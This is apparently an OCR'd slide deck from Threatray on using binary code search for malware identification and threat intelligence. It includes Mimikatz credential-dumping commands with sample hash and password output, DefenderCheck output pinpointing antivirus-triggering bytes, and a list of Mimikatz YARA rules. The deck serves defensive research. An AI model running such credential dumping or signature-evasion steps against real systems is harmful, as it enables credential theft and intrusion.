THREATRAY

Enhancing CTI Processes with Code Search Technology

Carlos Rubio & Jonas Wagner

www.threatray.com


Agenda

- Search in cyber security
- Searchable binary code
- Using code search for malware identification
- Making OSINT searchable
- Key Takeaways

Search is used in many areas of cyber security…

`https://*/api???17.php`

Match?




`https://evil.ch/apiput17.php`

`https://evil.ch/apiget17.php`

Searching for binary code…

New malware

Match?




abc.exe 91%
contract.exe 73%
…

THREATRAY

Searchable binary code

Binary code similarity




Broad representation of a file, includes (meta-)data, strings and code.

```
55 31 D2 89 E5 8B 45 08 56 ...

           =~

55 31 D2 89 E5 88 4C 13 01 ...
```


Brittle to compiler differences, code mutations, new variants.

Binary code similarity

BinDiff




Diaphora



THREATRAY

Binary code search engine




Name	Hash	Similarity	Function Matches
Binary B	2C204908...	82%	290 / 350
Binary X	9340c8fae...	61%	215 / 350
Binary Y	73c59aa0...	55%	192 / 350
...	...	...	...

THREATRAY

Using code search for malware identification


Malware identification: Determine malware family for a piece of unknown malware.



Malware identification


Resilient identification against malware variants

- Almost all “new” malware is a variation of previous versions.
- Variations happen because:
  - **bypass detections** (explicit)
  - **malware evolution** (implicit)



- There is of course completely new malware, but that is rare.
- What we need is a **solid signature** that is resilient to variations.

Code search for malware identification




THREATRAY

Mutated MimiKatz

Mimikatz project

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   https://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with  13 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-10
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
...
```



Source: https://github.com/gentilkiwi/mimikatz

Bypassing Windows Defender & Yara rules

Windows Defender

```
λ DefenderCheck.exe C:\Users\R0B0T\Desktop\Binaries\mimikatz.exe
Target file size: 1466368 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x110E9B in the original file
File matched signature: "HackTool:Win64/Mikatz!dha"

00000000   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
00000010   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
00000020   00 6D 00 6F 00 64 00 75  00 6C 00 65 00 20 00 6E   ·m·o·d·u·l·e· ·n
00000030   00 6F 00 74 00 20 00 66  00 6F 00 75 00 6E 00 64   ·o·t· ·f·o·u·n·d
00000040   00 20 00 21 00 0A 00 00  00 00 00 00 00 0A 00 25   · ·!···········%
00000050   00 31 00 36 00 73 00 00  00 00 00 00 00 20 00 20   ·1·6·s·····  ·
00000060   00 2D 00 20 00 20 00 25  00 73 00 00 00 20 00 20   ·-· · ·%·s···  ·
00000070   00 5B 00 25 00 73 00 5D  00 00 00 00 00 00 00 00   ·[·%·s·]········
00000080   00 00 00 00 00 45 00 52  00 52 00 4F 00 52 00 20   ·····E·R·R·O·R·
00000090   00 6D 00 69 00 6D 00 69  00 6B 00 61 00 74 00 7A   ·m·i·m·i·k·a·t·z
000000A0   00 5F 00 64 00 6F 00 4C  00 6F 00 63 00 61 00 6C   ·_·d·o·L·o·c·a·l
000000B0   00 20 00 3B 00 20 00 22  00 25 00 73 00 22 00 20   · ·;· ·"·%·s·"·
000000C0   00 63 00 6F 00 6D 00 6D  00 61 00 6E 00 64 00 20   ·c·o·m·m·a·n·d·
000000D0   00 6F 00 66 00 20 00 22  00 25 00 73 00 22 00 20   ·o·f· ·"·%·s·"·
000000E0   00 6D 00 6F 00 64 00 75  00 6C 00 65 00 20 00 6E   ·m·o·d·u·l·e· ·n
000000F0   00 6F 00 74 00 20 00 66  00 6F 00 75 00 6E 00 64   ·o·t· ·f·o·u·n·d
```

Source: https://github.com/matterpreter/DefenderCheck

yara

- INDICATOR_TOOL_PWS_Mimikatz (DitekSHen)
- Mimikatz_Gen_Strings (Author: Florian Roth)
- Mimikatz_Strings (Author: Florian Roth)
- win_mimikatz_w0 (Author: Benjamin DELPY (gentilkiwi))
- mimikatz (Author: Benjamin DELPY (gentilkiwi))

